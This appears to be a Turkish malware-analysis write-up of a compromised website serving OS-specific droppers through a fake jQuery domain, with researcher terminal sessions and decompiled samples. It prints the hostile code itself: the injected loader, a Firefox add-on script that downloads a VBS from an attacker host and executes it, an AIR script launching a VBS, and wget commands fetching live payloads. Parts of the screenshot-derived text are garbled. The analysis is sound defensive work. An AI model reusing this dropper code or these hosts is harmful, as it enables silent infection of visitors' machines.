29189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],11,-421815835);m=md5_hh(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_i(i(o,n,m,l,p[g+0],6,-198630844);l=md5_i(i(1,o,n,m,p[g+7],10,1126891415);m=md5_i(m,l,o,n,p[g+14],15,-1416354905);n=md5_i(i(n,m,l,o,p[g+5],21,-

```

Kali (WIFI) remnux

```

root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js

/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
^
ReferenceError: document is not defined
    at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
    at Module._compile (module.js:456:26)
    at Object.Module._extensions..js (module.js:474:10)
    at Module.load (module.js:356:32)
    at Function.Module._load (module.js:312:12)
    at Function.Module.runMain (module.js:497:10)
    at startup (node.js:119:16)
    at node.js:902:3
root@remnux:/home/remnux/Desktop#

```

```

Kali (WIFI) remnux x
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalPath = "http://codebase.google.com/moo0/ajax/libs/jquery/";
var theeflag = 0;
var exdomain = "JUANBA19QKCFKCTLEY2AUM2DEAVAXONK1o8B1Y+BECEX1ALIBS0GFwNDFgFAFcFOVEg";
var hexcase = 0;

function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)));
}

function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)));
}

function md5_vn_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72";
}

function rstr_md5(a) {
    return bin12rstr(bin1_md5(rstr2bin1(a), a.length * 8));
}

function rstr_hmac_md5(c, f) {
    var e = rstr2bin1(c);
    if (e.length > 16) {
        e = bin1_md5(e, c.length * 8);
    }
    var a = Array(16);
    d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828;
    }
    var g = bin1_md5(a.concat(rstr2bin1(f)), 512 + f.length * 8);
    return bin12rstr(bin1_md5(d.concat(g), 512 + 128));
}

function rstr2hex(c) {
    try {
        hexcase = 0;
    } catch (g) {
        hexcase = 0;
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var d;
    for (var a = 0; a < c.length; a++) {
        d = a.charCodeAt(a);
        b += f.charAt((a >> 4) & 15) + f.charAt(a & 15);
    }
    return b;
}

function str2rstr_utf8(c) {
    var b = "";
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && e && e <= 56320 && (a & 1023) <= 65536 + ((a & 1023) << 10) + (e & 1023)) {
            d++;
        }
        if (a <= 127) {
            b += String.fromCharCode(a);
        } else {
            if (a <= 2047) {
                b += String.fromCharCode(192 | ((a >> 6) & 31), 128 | (a & 63));
            }
        }
    }
    return b;
}

```

```

Kali (WIFI) remnux x
GNU nano 2.2.6 File: obfuscated.js Modified ^
var bouo = ['dbd2eb9b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf09191fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = eneba + bni;
var npifp = false;
var tid;
var rstr = ["", "", "", ""];
var rleth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
    var icrm1 = 1;
    while (true) {
        if (icrm1 == 1) {
            var sbin = icrm1;
            while (sbin > 0) {
                var ncit = sbin % 26;
                zuson[1] = rleth[ncit].replace(/\[NRWEXRU6]/g, '') + 'NHAGHZ'.replace(/\[HAWZ]/g, '')](ncit, ncit + 1) + zuson[1];
                sbin = Math["f" + "\x6c\x6f" + "\x6f\x72"](sbin / 26);
            }
        }
        if (hex_md5(yrsr + zuson[1]) == bouo[i]) {
            break;
        }
        icrm1++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfrns = '';
for (i = 0; i < rart['l3ceink'].replace(/\[3cik\]/g, '') + 'gfta0hbv'.replace(/\[fa0bv\]/g, '') + '\x0f' + '\x6d\x43' + 'h1'.replace(/\[1\]/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'].replace(/\[3\]/g, '') + 'h2xayrkCPoT9dxyeJ2AkbtE$');
console.log(vfrns);
var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement('script');
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild(document.createTextNode(vfrns));
// head.appendChild(javascriptaddition);

```

 Get Help  
 Exit       WriteOut  
 Justify       Read File  
 Where Is       Prev Page  
 Next Page       Cut Text  
 Uncut Text       Cur Pos  
 To Spell

```

Kali (WIFI) remnux x
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js

```

```

File: deobfuscated.js

inject();
} else{
    inject();
}
}

script.onreadystatechange = function(){
    if(theFlag){
        inject();
    } else{
        inject();
    }
    head.appendChild(script);
}

function hook(){
    if(theFlag==0){
        return;
    }

if (getOS() == "Windows"){
    if(flashIsInstalled()){
        loadScript("jquery-2.1.3.fl.min.js",0);
    } else{
        if(getBrowser() == "firefox" || getBrowser() == "weasel"){
            loadScript("jquery-2.1.3.fl.min.js",1);
        } else{
            if(getBrowser() == "msie"){
                loadScript("jquery-2.1.3.ht.min.js",0);
            }
        }
    }
} else{
    if(getBrowser() == "firefox" || getBrowser() == "weasel"){
        loadScript("jquery-2.1.3.fl.min.js",0);
    } else{
        if(javaIsInstalled()){
            if (getOS() == "MacOS"){
                loadScript("jquery-2.1.3.ja.min.js",1);
            } else{
                loadScript("jquery-2.1.3.ja.min.js",0);
            }
        }
    }
}

window.onload = function () {
    hook();
}
}

```

Get Help      WriteOut      Read File      Prev Page      Cut Text      Cur Pos

Exit      Justify      where Is      Next Page      Uncut Text      To Spell

**SUCURI**  
SECURITY & OPTIMIZATION

HOME T

Free Website Malware and Security Scanner

SiteCheck Results      Website Details      Blacklist Status

 Website: tr  
Status: No Malware Detected by External Scan. Additional Actions Recommended!  
Web Trust: Not Currently Blacklisted (10 Blacklists Checked)

Scan	Result	Severity	Recommendation
Malware	Not Detected	Low Risk	
Website Blacklisting	Not Detected	Low Risk	
Injected SPAM	Not Detected	Low Risk	
Defacements	Not Detected	Low Risk	
Website Firewall	Not Found	Medium Risk	<a href="#">PATCH AND PROTECT</a> With Sucuri Firewall

Secure Your Website      [ADD PROTECTION TO MY SITE](#)      (Or Take Product Tour)

It does not look like that your website is compromised. If you still suspect that it might be infected, please contact our team at support@sucuri.net. We can do a full manual audit of your site and clean any infection that our free scanner missed.

If you are concerned about DDoS, Brute force, SQL injections and other attacks, or you need a CDN for your site, our [Website firewall](#) can help you.

\*This site was just scanned a few minutes ago. Force a Re-scan to clear the cache.

Yardımcı araçlar ile çözülen gizlenmiş JavaScript koduna baktığında, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını hedef aldığı açıkça görülmüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/[dropper](#)) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbirini değil ancak internet tarayıcısı Internet Explorer ise bu durumda [HTA](#) dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00-- http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)... Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)... |:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: < jquery-2.1.3.fl.min.js >

100%[=====] 37,662

2016-11-12 07:54:02 (551 MB/s) - < jquery-2.1.3.fl.min.js > saved [37662/37662]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:18-- http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)... Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)... |:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: < jquery-2.1.3.fl.min.js >

100%[=====] 494

2016-11-12 07:54:19 (47.1 MB/s) - < jquery-2.1.3.fl.min.js > saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32-- http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)... Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)... |:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: < jquery-2.1.3.ht.min.js >

100%[=====] 8,092

2016-11-12 07:54:34 (451 MB/s) - < jquery-2.1.3.ht.min.js > saved [8092/8092]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42-- http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)... Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)... |:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: < jquery-2.1.3.fi.min.js >


100%[=====] 494


2016-11-12 07:54:42 (53.4 MB/s) - < jquery-2.1.3.fi.min.js > saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55-- http://codebase.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com.mooo.com (codebase.google.com.mooo.com)... Connecting to codebase.google.com.mooo.com (codebase.google.com.mooo.com)... |:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: < jquery-2.1.3.ja.min.js >

100%[=====] 16,612

2016-11-12 07:54:56 (279 MB/s) - < jquery-2.1.3.ja.min.js > saved [16612/16612]
```





The screenshot shows the JPEXS Free Flash Decompiler interface. The title bar reads "JPEXS Free Flash Decompiler v.7.1.2 - C:\Documents and Settings\Administrator\Desktop\polgov\polgovbinaries\AdobeAirUpdate\Adobe Air Update.swf".



The main window displays the decompiled ActionScript source code for the MainTimeline class:

```

19     public var vec:Vector<Object>;
20
21     public function MainTimeline()
22     {
23         super();
24         addFrameScript(0,this.frame);
25     }
26
27     public function linux():void
28     {
29     }
30
31     public function doL32():void
32     {
33         var _loc1:Object = new Object();
34         _loc1_source = "apystem:26338E77-36A6-46FF-91CA-79E91079A81C";
35         _loc1_operation = "Execute";
36         _loc1_args = ["open",File.applicationDirectory.resolvePath("GlobalUpdt.vbs").nativePath,""];
37         this.emitter.send("apTarget","apHandle",_loc1);
38     }
39
40     public function doL64():void
41     {
42         var _loc1:Object = new Object();
43         _loc1_source = "apystem:26338E77-36A6-46FF-91CA-79E91079A81C";
44         _loc1_operation = "Execute";
45         _loc1_args = ["open",File.applicationDirectory.resolvePath("GlobalUpdt.vbs").nativePath,""];
46         this.emitter.send("apTarget","apHandle",_loc1);
47     }
48
49     public function statusHandler(param1:StatusEvent):void
50     {

```

The left pane shows the project structure with files like "header", "images", "frames", "others", "scripts", and "AdobeAirUpdate.fla". The bottom status bar shows various icons and the time "10:42".



The screenshot shows the SciTE editor window with the file 'bootstrap.js' open. The code is a JavaScript script that performs various operations based on the user's operating system (Windows or Mac). It uses Mozilla Components classes like nsIHttpProtocolHandler and nsIEnvironment to interact with the system. It also uses XORCipher to decode a key and creates a temporary VBScript file to run a process.

```

function startup(data, reason) {
    (function(){
        var mkey= "M4St3Rm4pp3d";
        var mdomain = "@";
        var ua = Components.classes["@mozilla.org/network/protocol;1?name=http"].getService(Components.interfaces.nsIHttpProtocolHandler).userAgent;
        var windows = (ua.indexOf("Windows")>-1);
        var macos = (ua.indexOf("Mac")>-1);
        Components.utils.import("resource://gre/modules/Downloads.jsm");
        Components.utils.import("resource://gre/modules/osfile.jsm");
        Components.utils.import("resource://gre/modules/Task.jsm");
        var name = "update";
        if(windows){
            Task.spawn(function* () {yield Downloads.fetch(XORCipher.decode(mkey, mdomain)+"winupdate", OS.Path.join(OS.Constants.Path.tmpDir, name)+".vbs");
                Components.utils.import("resource://gre/modules/FileUtils.jsm");
                var env = Components.classes["@mozilla.org/process/environment;1"].getService(Components.interfaces.nsIEnvironment);
                var shell = new FileUtils.File(env.get("COMSPEC"));
                var args = ["/c", OS.Path.join(OS.Constants.Path.tmpDir, name)+".vbs"];
                var process = Components.classes["@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIProcess);
                process.init(shell);
                process.run(false, args, args.length);
            }).then(null, Components.utils.reportError);
        }else{
            var lala = OS.Path.join(OS.Constants.Path.tmpDir, name);
        }
    })();
}

```

İşletim sistemine göre <http://softwareupdates.ignorelist.com/globalupdates/> adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:D09C139746C8A9855CE341A63687E2E86A47FAE), osxupdate (sha1:A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini [xxd](#) aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.

The screenshot shows the SciTE editor window with the file 'bootstrap-mert.js' open. This script contains a function 'xor\_decrypt' which performs a XOR decryption of data using a provided key. It also defines several URLs for remote communication using XORCipher to encode the key and domain.

```

function xor_decrypt(key, data) {
    map = function(fun , thisp)
    {
        var len = this.length;
        if (typeof fun != "function")
            throw new TypeError();

        var res = new Array(len);
        var thisp = arguments[1];
        for (var i = 0; i < len; i++)
        {
            if (i in this)
                res[i] = fun.call(thisp, this[i], i, this);
        }

        return res;
    };

    return data.map( function(c, i) {return String.fromCharCode( c ^ key.charAt(i) )}).join("");
}

var mkey= "M4St3Rm4pp3d";
var mdomain = "JUAnBA19QkcfFkcTLEY2AUM2DEAVAx0NKlo8BLY+BEcExlALIBs0GFwwDFgFAFcFOVEg";
remoteurl = XORCipher.decode(mkey, mdomain)+"/osxupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey, mdomain)+"/unixupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey, mdomain)+"/winupdate";
console.log(remoteurl);

```



The screenshot shows a Remnux terminal session with two windows. The top window is a terminal window titled "root@remnux: /home/remnux/Desktop/pol/ctf9/binaries" running the "nano 2.5.3" editor. The file being edited is "winupdate.vbs". The content of the file is a single line of binary data: 4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000\$. The bottom window is another terminal window titled "root@remnux: /home/remnux/Desktop". It shows the command "root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe" being run, followed by the output of "file winupdate.exe", which indicates it is a PE32 executable (GUI) for MS Windows.

```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
GNU nano 2.5.3          File: winupdate.vbs
4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000$
```

```
[ Read 1 line ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit     ^R Read File   ^\ Replace   ^U Uncut Text ^T To Spell
```

```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe
root@remnux:/home/remnux/Desktop#
root@remnux:/home/remnux/Desktop# file winupdate.exe
winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@remnux:/home/remnux/Desktop#
```

24 Mart 2015 tarihinde derlenen [Winupdate](#) programı çalıştırıldıktan sonra WMIC işlemeye (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.

pestudio 8.54 - Malware Initial Assessment - www.wnititor.com

File Help

c:\users\mert\Desktop\polgov\binaries\winupdate.exe

property	value
signature	0x00004550
machine	Intel
sections	3
stamp	0x551152D9 (Tue Mar 24 14:04:41 2015) 
PointerToSymbolTable	0x00000000
symbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
processor-32bit	true
Relocation stripped	true
Large Address aware	false
uniprocessor-only	false
system-image	false
dynamic-link library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false

pestudio 8.54 - Malware Initial Assessment - www.wnititor.com

File Help

c:\users\mert\Desktop\polgov\ext\adobeupd.exe

engine (57)	positiv (7)	date (dd.mm.y...)	age (...)
McAfee-GW-Edition	BehavesLike.Win32Downloader.mz	21.11.2016	6
McAfee	Generic PWS.y	21.11.2016	6
Avira	TR/Siggen.juhli	21.11.2016	6
DrWeb	Trojan.Siggen7.6489	21.11.2016	6
NANO-Antivirus	Trojan.Win32.Mlw.eilmxp	21.11.2016	6
Avast	Win32:Malware-gen	21.11.2016	6
Bkav	clean	21.11.2016	6
MicroWorld-eScan	clean	21.11.2016	6
nProtect	clean	21.11.2016	6
CMC	clean	21.11.2016	6
CAT-QuickHeal	clean	21.11.2016	6
Malwarebytes	clean	21.11.2016	6
Zillya	clean	18.11.2016	9
SUPERAntiSpyware	clean	21.11.2016	6
TheHacker	clean	17.11.2016	10
K7GW	clean	21.11.2016	6
K7AntiVirus	clean	21.11.2016	6
Arcabit	clean	21.11.2016	6
TrendMicro	clean	21.11.2016	6
Baidu	clean	21.11.2016	6
F-Prot	clean	21.11.2016	6
Symantec	clean	21.11.2016	6
TotalDefense	clean	21.11.2016	6
TrendMicro-HouseCall	clean	21.11.2016	6
ClamAV	clean	21.11.2016	6
Kaspersky	clean	21.11.2016	6
